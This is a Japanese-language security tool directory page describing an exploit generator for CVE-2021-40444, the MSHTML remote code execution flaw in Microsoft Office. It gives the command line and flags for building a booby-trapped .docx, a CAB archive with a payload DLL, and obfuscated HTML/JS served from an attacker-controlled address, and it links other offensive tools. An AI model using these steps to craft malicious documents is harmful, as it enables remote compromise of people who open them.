Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/h0j3n/cve-2021-40444
ペイロード生成エクスプロイトウェブアプリケーション悪用コマンド&コントロール学習と教育
GitHubh0j3n/cve-2021-40444

CVE-2021-40444

PythonベースのCVE-2021-40444(MSHTML RCE)向けエクスプロイトジェネレーター。テンプレート駆動型のペイロード配信を備え、悪意のあるOffice文書、CABアーカイブ、難読化されたHTML/JSコールバックを介して動作します。

リポジトリを見る
114265年前未レビュー
共有

CVE-2021-40444

使用方法

最初に setup.sh を実行してください。いくつかのディレクトリが必要になります。スクリプトを実行すると、以下の例で gen.py を実行できるようになります:-

# Usage
python3 gen.py -d document/Sample.docx -p payload/payload.dll -i "http://10.10.10.10" -t html/template.html -c payload.cab -f nothing.inf -r Sample2.docx -obf 3

# Flag
-d -> Our .docx file that already been modified with Bitmap Object whether in header, document or footer
-i -> IP Address
-p -> Payload (.dll)
-t -> HTML File with Javascript
-r -> Rename the output of modified .docx 
-c -> Rename the output of patched .cab
-f -> Rename the output of .inf 
-obf -> Extra : Comes with 3 mode (HTML Entity, UTF-16BE or Both)
-v -> Increase output verbosity

メモ

http.server の場所は web ディレクトリになります。このディレクトリには3つのファイルがあります:-
  • .cab
  • .html
  • .docx


詳細出力なし

without_verbose


詳細出力あり

with_verbose

免責事項

このリポジトリは教育目的のみであり、悪意のある目的で実際に使用することを意図していません。このリポジトリの違法な使用は、すべて自己責任となります。

参照

  1. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
  2. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-40444
  3. https://github.com/klezVirus/CVE-2021-40444
  4. https://github.com/lockedbyte/CVE-2021-40444
  5. https://trendmicro.com/en_us/research/21/i/remote-code-execution-zero-day--cve-2021-40444--hits-windows--tr.html
  6. https://tenable.com/blog/microsoft-s-september-2021-patch-tuesday-addresses-60-cves-cve-2021-40444
  7. https://news.sophos.com/en-us/2021/09/14/big-office-bug-squashed-for-september-2021s-patch-tuesday/
  8. https://huntress.com/blog/cybersecurity-advisory-hackers-are-exploiting-cve-2021-40444
  9. https://microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability/
  10. https://xret2pwn.github.io/CVE-2021-40444-Analysis-and-Exploit/
  11. https://blog.sunggwanchoi.com/remote-template-injection/
  12. https://youtube.com/watch?v=dgdx3QqPCuA
  13. https://businessinsights.bitdefender.com/technical-advisory-zero-day-vulnerability-in-microsoft-mshtml-allows-remote-code-execution
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    439
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    264

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →